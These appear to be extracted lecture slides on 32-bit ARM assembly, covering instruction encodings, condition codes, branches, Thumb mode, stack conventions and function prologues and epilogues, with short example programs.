	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0					
Data processing immediate shift	cond				0	0	0	opcode				S	Rn				Rd				shift amount				shift		0	Rm									
Miscellaneous instructions ¹	cond				0	0	0	1	0	x	x	0	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	0	x	x	x	x					
Data processing register shift	cond				0	0	0	opcode				S	Rn				Rd				Rs				0	shift		1	Rm								
Miscellaneous instructions ¹	cond				0	0	0	1	0	x	x	0	x	x	x	x	x	x	x	x	x	x	x	x	x	0	x	x	1	x	x	x	x				
Multiplies, extra load/stores ²	cond				0	0	0	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	1	x	x	1	x	x	x	x					
Data processing immediate	cond				0	0	1	opcode				S	Rn				Rd				rotate				immediate												
Undefined instruction	cond				0	0	1	1	0	x	0	0	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x				
Move immediate to status register	cond				0	0	1	1	0	R	1	0	Mask				SBO				rotate				immediate												
Load/store immediate offset	cond				0	1	0	P	U	B	W	L	Rn				Rd				immediate																
Load/store register offset	cond				0	1	1	P	U	B	W	L	Rn				Rd				shift amount				shift		0	Rm									
Undefined instruction	cond				0	1	1	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	1	x	x	x	x					
Undefined instruction	1	1	1	1	0	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x					
Load/store multiple	cond				1	0	0	P	U	S	W	L	Rn				register list																				
Undefined instruction	1	1	1	1	1	0	0	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x	x					
Branch and branch with link	cond				1	0	1	L	24-bit offset																												
Branch and branch with link and change to Thumb	1	1	1	1	1	0	1	H	24-bit offset																												
Coprocessor load/store and double register transfers	cond				1	1	0	P	U	N	W	L	Rn				CRd				cp_num				8-bit offset												
Coprocessor data processing	cond				1	1	1	0	opcode1				CRn				CRd				cp_num				opcode2	0	CRm										
Coprocessor register transfers	cond				1	1	1	0	opcode1				L	CRn				Rd				cp_num				opcode2	1	CRm									
Software interrupt	cond				1	1	1	1	SWI number																												
Undefined instruction	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1					

SBO = Should-Be-One

SBZ = Should-Be-Zero



10111101101010
0110101110001011
1010011001010011
0010010010010010
1001010010010011
0001010110010101

ASM ARM 32

Instructions machine code – instructions encoding

* push {r0, r1} vs. stmdb sp!, {r0, r1} – same machine code instructions

https://github.com/critoma/armasmiot/blob/master/labs/workspacearmassembly/arm32/p03_multi_ldr_str_psh_pop/p07pshpop.s

	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0		
Move status register to register	cond				0	0	0	1	0	R	0	0	SBO			Rd			SBZ			0				0	0	0	SBZ					
Move register to status register	cond				0	0	0	1	0	R	1	0	mask			SBO			SBZ			0				0	0	0	Rm					
Branch/exchange instruction set	cond				0	0	0	1	0	0	1	0	SBO			SBO			SBO			0				0	0	1	Rm					
Count leading zeros	cond				0	0	0	1	0	1	1	0	SBO			Rd			SBO			0				0	0	1	Rm					
Branch and link/exchange instruction set	cond				0	0	0	1	0	0	1	0	SBO			SBO			SBO			0				0	1	1	Rm					
Enhanced DSP add/subtracts	cond				0	0	0	1	0	op		0	Rn			Rd			SBZ			0				1	0	1	Rm					
Software breakpoint	cond				0	0	0	1	0	0	1	0	immed										0				1	1	1	immed				
Enhanced DSP multiplies	cond				0	0	0	1	0	op		0	Rd			Rn			Rs			1				x	x	0	Rm					
	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0		
Multiply (accumulate)	cond				0	0	0	0	0		0	A	S	Rd			Rn			Rs			1				0	0	1	Rm				
Multiply (accumulate) long	cond				0	0	0	0	1		U	A	S	RdHi			RdLo			Rs			1				0	0	1	Rm				
Swap/swap byte	cond				0	0	0	1	0	B	0	0	Rn			Rd			SBZ			1				0	0	1	Rm					
Load/store halfword register offset	cond				0	0	0	P		U	0	W	L	Rn			Rd			SBZ			1				0	1	1	Rm				
Load/store halfword immediate offset	cond				0	0	0	P		U	1	W	L	Rn			Rd			HiOffset			1				0	1	1	LoOffset				
Load/store two words register offset	cond				0	0	0	P		U	0	W	0	Rn			Rd			SBZ			1				1	S		1	Rm			
Load signed halfword/byte register offset	cond				0	0	0	P		U	0	W	1	Rn			Rd			SBZ			1				1	H		1	Rm			
Load/store two words immediate offset	cond				0	0	0	P		U	1	W	0	Rn			Rd			HiOffset			1				1	S		1	LoOffset			
Load signed halfword/byte immediate offset	cond				0	0	0	P		U	1	W	1	Rn			Rd			HiOffset			1				1	H		1	LoOffset			

ARM ASM CONDITIONAL EXECUTION

.global main

main:

mov r0, #2 /* setting up initial variable */

cmp r0, #3 /* comparing r0 to number 3. Negative bit get's set to 1 */

addlt r0, r0, #1 /* increasing r0 IF it was determined that it is smaller (lower than) number 3 */

cmp r0, #3 /* comparing r0 to number 3 again. Zero bit gets set to 1. Negative bit is set to 0 */

addlt r0, r0, #1 /* increasing r0 IF it was determined that it is smaller (lower than) number 3 */

bx lr


Condition Code	Meaning (for cmp or subs)	Status of Flags
EQ	Equal	Z==1
NE	Not Equal	Z==0
GT	Signed Greater Than	(Z==0) && (N==V)
LT	Signed Less Than	N!=V
GE	Signed Greater Than or Equal	N==V
LE	Signed Less Than or Equal	(Z==1) (N!=V)
CS or HS	Unsigned Higher or Same (or Carry Set)	C==1
CC or LO	Unsigned Lower (or Carry Clear)	C==0
MI	Negative (or Minus)	N==1
PL	Positive (or Plus)	N==0
AL	Always executed	—
NV	Never executed	—
VS	Signed Overflow	V==1
VC	No signed Overflow	V==0
HI	Unsigned Higher	(C==1) && (Z==0)
LS	Unsigned Lower or same	(C==0) (Z==0)



ASSEMBLY ARM 32 BITS

ARM 32 bits instructions set recap

- Each instruction has 32 bits length / 4 bytes
- All instructions may have conditional execution (default is AL – Always)
- Conditional codes



- Conditions flags may be set by some instructions using suffix **S** to its names

Code	Suffix	Flags Status	Condition
0000	EQ	Z set	equal
0001	NE	Z clear	not equal
0010	CS/HS	C set	unsigned >=
0011	CC/LO	C clear	unsigned <
0100	MI	N set	negative
0101	PL	N clear	positive or zero
0110	VS	V set	overflow
0111	VC	V clear	no overflow
1000	HI	C set and Z clear	unsigned >
1001	LS	C clear and Z set	unsigned <=
1010	GE	N and V the same	signed >=
1011	LT	N and V differ	signed <
1100	GT	Z clear, N and V the same	signed >
1101	LE	Z set, N and V differ	signed <=
1110	none/AL	-	always execute
1111	(NV)	-	never/uncond

ARM ASM BRANCHES

Branches (aka Jumps) allow us to jump to another code segment.

This is useful when we need to skip (or repeat) blocks of codes or jump to a specific function.

B / BX / BLX

There are three types of branching instructions:

- Branch (**B**)
 - Simple jump to a function/label
- Branch link (**BL**)
 - Saves (PC+4) in LR and jumps to function/label
- Branch exchange (**BX**) and Branch link exchange (**BLX**)
 - Same as B/BL + exchange instruction set (ARM <-> Thumb)
 - Needs a register as first operand: BX/BLX reg

BX/BLX is used to exchange the instruction set from ARM to Thumb.



ARM ASM CONDITIONAL and UNCONDITIONAL BRANCHES


Branches can also be executed conditionally and used for branching to a function if a specific condition is met. Let's look at a very simple example of a conditional branch using BEQ. This piece of assembly does nothing interesting other than moving values into registers and branching to another function if a register is equal to a specified value.

```
.text
.global _start

_start:
    mov r0, #2
    mov r1, #2
    add r0, r0, r1
    cmp r0, #4
    beq func1
    add r1, #5
    b func2

func1:
    mov r1, r0
    bx lr


func2:
    mov r0, r1
    bx lr
```



ASM ARM

4. Branch/Jump instructions (B, BL, BX, BLX)

- On 32 bits ARM controllers the jump is 32 MB above and 32 MB below inside the ARM machine code
- alternative, a jump inside of a program can be done by direct using the overwriting of the R15 (PC) register
- Instruction **B** (Branch) does a jump to the specified label
 - syntax: B <address/label>
- instruction **BL** (Branch with Link), besides the jump, will save the returning address in R14 (LR) register => it is used for the functions call
- For the ARM controllers with Thumb support, instruction **BX** (Branch and eXchange) put the register content into R15 (PC) and if the LSB bit is 1 then it commutes the processor in Thumb mode (machine code of 16 bits instead 32 bits).
- the BLX (Branch with Link and eXchange) instruction can be called in two ways: the first is the equivalent of calling the BX instruction plus updating the r14 (lr) register; the second is the equivalent of calling BL plus switching the processor to Thumb mode
- a register load instruction can be used to make a jump anywhere within the entire 4GB address space by loading register r15 (pc) with a 32-bit value from memory - this is called a "long branch"




Register Access

ARM 32 bits can access:


- 16 registers in USR mode because Instructions have 4 bits for registers ($2^4 = 16$)
- Thumb has 3 bits for registers ($2^3 = 8$)
 - Fixed in Thumb2!
 - High registers require a 32-bit Thumb2 instruction instead of 16-bit

ARM 32-bit
Thumb2 32-bit



Thumb Mode

- Two execution states: ARM and Thumb
 - Switch state with BX/BLX instruction
- Thumb is a 16-bit instruction set
 - Thumb-2 (16 and 32-bit), adding more 32-bit instructions and ability to handle exceptions
 - Sometimes useful to get rid of NULL bytes
- Most instructions unconditional
- The instruction set can be changed during:
 - Function call/return
 - Exception call/return



Thumb mode

ARM Mode = 4 bytes

01	30	8F	E2
13	FF	2F	E1
		02	20
		01	21

2 bytes
Thumb Mode

switch to Thumb

```
add    r3, pc, #1  
bx     r3  
movs   r0, #2  
movs   r1, #1
```

ARM ASM CONDITIONAL EXECUTION in

Thumb

.syntax unified @ this is important!

.text

.global _start

_start:

.code 32

add r3, pc, #1 @ increase value of PC by 1 and add it to R3

bx r3 @ branch + exchange to the address in R3 -> switch to Thumb state because LSB = 1

.code 16 @ Thumb state

cmp r0, #10

ite eq @ if R0 is equal 10...

addeq r1, #2 @ ... then R1 = R1 + 2

addne r1, #3 @ ... else R1 = R1 + 3

bkpt

/*

To switch the state in which the processor executes in, one of two conditions have to be met:

- We can use the branch instruction BX (branch and exchange) or BLX (branch, link, and exchange) and set the destination register's least significant bit to 1. This can be achieved by adding 1 to an offset, like $0x5530 + 1$. You might think that this would cause alignment issues, since instructions are either 2- or 4-byte aligned. This is not a problem because the processor will ignore the least significant bit.
- We know that we are in Thumb mode if the T bit in the current program status register is set.

*/

ARM ASM CONDITIONAL EXECUTION in Thumb

Syntax: IT{x{y{z}}}*cond*

- *cond* specifies the condition for the **first** instruction in the IT block
- *x* specifies the condition switch for the **second** instruction in the IT block
- *y* specifies the condition switch for the **third** instruction in the IT block
- *z* specifies the condition switch for the **fourth** instruction in the IT block

The structure of the IT instruction is “If-Then-(Else)” and the syntax is a construct of the two letters T and E:

- IT refers to If-Then (next instruction is conditional)
- ITT refers to If-Then-Then (next 2 instructions are conditional)
- ITE refers to If-Then-Else (next 2 instructions are conditional)
- ITTE refers to If-Then-Then-Else (next 3 instructions are conditional)
- ITTEE refers to If-Then-Then-Else-Else (next 4 instructions are conditional)

Condition Code		Opposite	
Code	Meaning	Code	Meaning
EQ	Equal	NE	Not Equal
HS (or CS)	Unsigned higher or same (or carry set)	LO (or CC)	Unsigned lower (or carry clear)
MI	Negative	PL	Positive or Zero
VS	Signed Overflow	VC	No Signed Overflow
HI	Unsigned Higher	LS	Unsigned Lower or Same
GE	Signed Greater Than or Equal	LT	Signed Less Than
GT	Signed Greater Than	LE	Signed Less Than or Equal
AL (or omitted)	Always Executed	There is no opposite to AL	

Functions

Branches and Subroutines



Branches

BRANCH (B)

SYNTAX

```
b[cond] label  
b      label
```

```
loop:  cmp  r0, #4  
       beq  end  
       add  r0, r0, #1  
       b    loop
```

```
bx lr
```

BRANCH & EXCHANGE (BX)

SYNTAX

```
bx[cond] Rm  
bx      Rm
```

Thumb

```
add  r2, pc, #1  
bx   r2  
add  r1, r1
```


Branches

BRANCH & LINK (BL)

SYNTAX

bl[cond] label
bl label

LR <- PC
LR = 0x10060

0x10054: mov r0, #2
0x10058: mov r1, #4
0x1005c: **bl** func1
0x10060: mov r2, #3

0x10064: add r0, r1
0x10068: bx lr

BRANCH & LINK & EXCHANGE (BLX)

SYNTAX

blx[cond] Rm
blx Rm
blx label


LR <- PC
LR = 0x10060

0x10054: mov r2, #2
0x10058: mov r1, #4
0x1005c: **blx** func1
0x10060: mov r2, #3

0x10065: add r0, r1
0x10067: bx lr

Thumb


The Stack



As a summary of different Stack implementations we can use the following table which describes which Store Multiple/Load Multiple instructions are used in different cases.

Stack Type	Store	Load
Full descending	STMFD (STMDB, Decrement Before)	LDMFD (LDM, Increment after)
Full ascending	STMFA (STMIB, Increment Before)	LDMFA (LDMDB, Decrement After)
Empty descending	STMED (STMDA, Decrement After)	LDMED (LDMIB, Increment Before)
Empty ascending	STMEA (STM, Increment after)	LDMEA (LDMDB, Decrement Before)

Non-Leaf Functions - Recursivity



Functions

To understand functions in ARM we first need to get familiar with the structural parts of a function, which are:

1. Prologue sets up the environment for the function;
2. Body implements the function's logic and stores result to R0;
3. Epilogue restores the state so that the program can resume from where it left off before calling the function.

Another key point to know about the functions is their types: **leaf** and **non-leaf**. The **leaf** function is a kind of a function which **does not call/branch to** another function from itself. A **non-leaf function** is a kind of a function which in addition to its own logic's **does call/branch to another function**. The implementation of these two kind of functions are similar. However, they have some differences.



Functions

←

→

↻

🔒 onlinegdb.com/online_c_compiler

Apps

Bookmarks

Mozilla Firefox

Oracle / Sun

Java / Android / O...

Java / Kotlin / And...

Python

JavaScript -

Run

Debug

Stop

Share

Save

Beautify

main.c

```
1  // Code, compile, run and debug C program online.
2  Write your code in this editor and press "Run" button to compile and execute it.
3
4  *****/
5
6  /* azeria@labs:~$ gcc func.c -o func && gdb func */
7
8
9  int main() {
10     int res = 0;
11     int a = 1;
12     int b = 2;
13     res = max(a, b);
14     return res;
15 }
16
17
18 int max(int a,int b) {
19     do_nothing();
20     if(a<b) {
21         return b;
22     } else {
23         return a;
24     }
25 }
26
27 int do_nothing() {
28     return 0;
29 }
```

⌵

↕

input

Command line arguments:

Standard Input: ☒ Interactive Console ☐ Text

Functions

← → ↻ azm.azerialabs.com

Apps ★ Bookmarks Mozilla Firefox Oracle / Sun Java / Android / O... Java / Kotlin / And... Python JavaScript - Node... Objective-C / Swift Cloud (AWS EC2 I... REST IoT / E

```
1 /* azeria@labs:~$ as func.s -o func.o && gcc func.o -o func && gdb func */
2
3 .global main
4 main:
5     /* F1.1 PROLOGUE of a non-leaf function func1 or main */
6     push {r11, lr}    @ Start of the prologue. Saving Frame Pointer and LR onto the stack
7     00 b0 8d e2      add r11, sp, #0    @ Setting up the bottom of the stack frame
8     10 d0 4d e2      sub sp, sp, #16   @ End of the prologue. Allocating some buffer on the stack
9
10    /* F1.2 BODY of a non-leaf function func1 or main */
11    01 00 a0 e3      mov r0, #1        @ setting up local variables (a=1). This also serves as setting up the first parameter for the max function
12    02 10 a0 e3      mov r1, #2        @ setting up local variables (b=2). This also serves as setting up the second parameter for the max function
13    34 00 00 eb      bl max          @ Calling/branching to function max */
14
15    /* F1.3 EPILOGUE of a non-leaf function func1 or main */
16    00 d0 4b e2      sub sp, r11, #0    @ Start of the epilogue. Readjusting the Stack Pointer
17    pop {r11, pc}    @ End of the epilogue. Restoring Frame pointer from the stack, jumping to previously saved LR via direct load into PC
18
19 max:
20    /* F2.1 PROLOGUE of a non-leaf function func2 or max */
21    push {r11}        @ Start of the prologue. Saving Frame Pointer onto the stack
22    00 b0 8d e2      add r11, sp, #0    @ Setting up the bottom of the stack frame
23    0c d0 4d e2      sub sp, sp, #12   @ End of the prologue. Allocating some buffer on the stack
24
25    /* F2.2 BODY of a non-leaf function func2 or max */
26    01 00 50 e1      cmp r0, r1        @ Implementation of if(a<b)
27    01 00 a0 b1      movlt r0, r1     @ if r0 was lower than r1, store r1 into r0
28
29    /* F2.2 EPILOGUE of a non-leaf function func2 or max */
30    00 d0 8b e2      add sp, r11, #0    @ Start of the epilogue. Readjusting the Stack Pointer
31    pop {r11}        @ restoring frame pointer
32    1e ff 2f e1      bx lr          @ End of the epilogue. Jumping back to main via LR register
33
```

Functions

```
/* azeria@labs:~$ as func.s -o func.o && gcc func.o -o func && gdb func */
```

.global main

main:

```
/* F1.1 PROLOGUE of a non-leaf function – func1 or main */  
push {r11, lr} /* Start of the prologue. Saving Frame Pointer and LR onto the stack */  
add r11, sp, #0 /* Setting up the bottom of the stack frame */  
sub sp, sp, #16 /* End of the prologue. Allocating some buffer on the stack */
```

```
/* F1.2 BODY of a non-leaf function – func1 or main */  
mov r0, #1 /* setting up local variables (a=1). This also serves as setting up the first parameter for the max function */  
mov r1, #2 /* setting up local variables (b=2). This also serves as setting up the second parameter for the max function */  
bl max /* Calling/branching to function max */
```


```
/* F1.3 EPILOGUE of a non-leaf function – func1 or main */  
sub sp, r11, #0 /* Start of the epilogue. Readjusting the Stack Pointer */  
/* End of the epilogue. Restoring Frame pointer from the stack, jumping to previously saved LR via direct load into PC */  
pop {r11, pc}
```

max:

```
/* F2.1 PROLOGUE of a non-leaf function – func2 or max */  
push {r11} /* Start of the prologue. Saving Frame Pointer onto the stack */  
add r11, sp, #0 /* Setting up the bottom of the stack frame */  
sub sp, sp, #12 /* End of the prologue. Allocating some buffer on the stack */
```

```
/* F2.2 BODY of a non-leaf function – func2 or max */  
cmp r0, r1 /* Implementation of if(a<b) */  
movlt r0, r1 /* if r0 was lower than r1, store r1 into r0 */
```

```
/* F2.2 EPILOGUE of a non-leaf function – func2 or max */  
add sp, r11, #0 /* Start of the epilogue. Readjusting the Stack Pointer */  
pop {r11} /* restoring frame pointer */  
bx lr /* End of the epilogue. Jumping back to main via LR register */
```



Functions

```
/* azeria@labs:~$ as func2.s -o func2.o && gcc func2.o -o func2 && gdb func2 */
```

.global main
main:


```
/* FM.1 PROLOGUE of a non-leaf function – main */  
push {r11, lr} /* Start of the prologue. Saving Frame Pointer and LR onto the stack */  
add r11, sp, #0 /* Setting up the bottom of the stack frame */  
sub sp, sp, #16 /* End of the prologue. Allocating some buffer on the stack */  
  
/* FM.2 BODY of a non-leaf function – main */  
mov r0, #1 /* setting up local variables (a=1). This also serves as setting up the first parameter for the max function */  
mov r1, #2 /* setting up local variables (b=2). This also serves as setting up the second parameter for the max function */  
bl func1 /* Calling/branching to function max */  
  
/* FM.3 EPILOGUE of a non-leaf function – main */  
sub sp, r11, #0 /* Start of the epilogue. Readjusting the Stack Pointer */  
/* End of the epilogue. Restoring Frame pointer from the stack, jumping to previously saved LR via direct load into PC */  
pop {r11, pc}
```

func1:


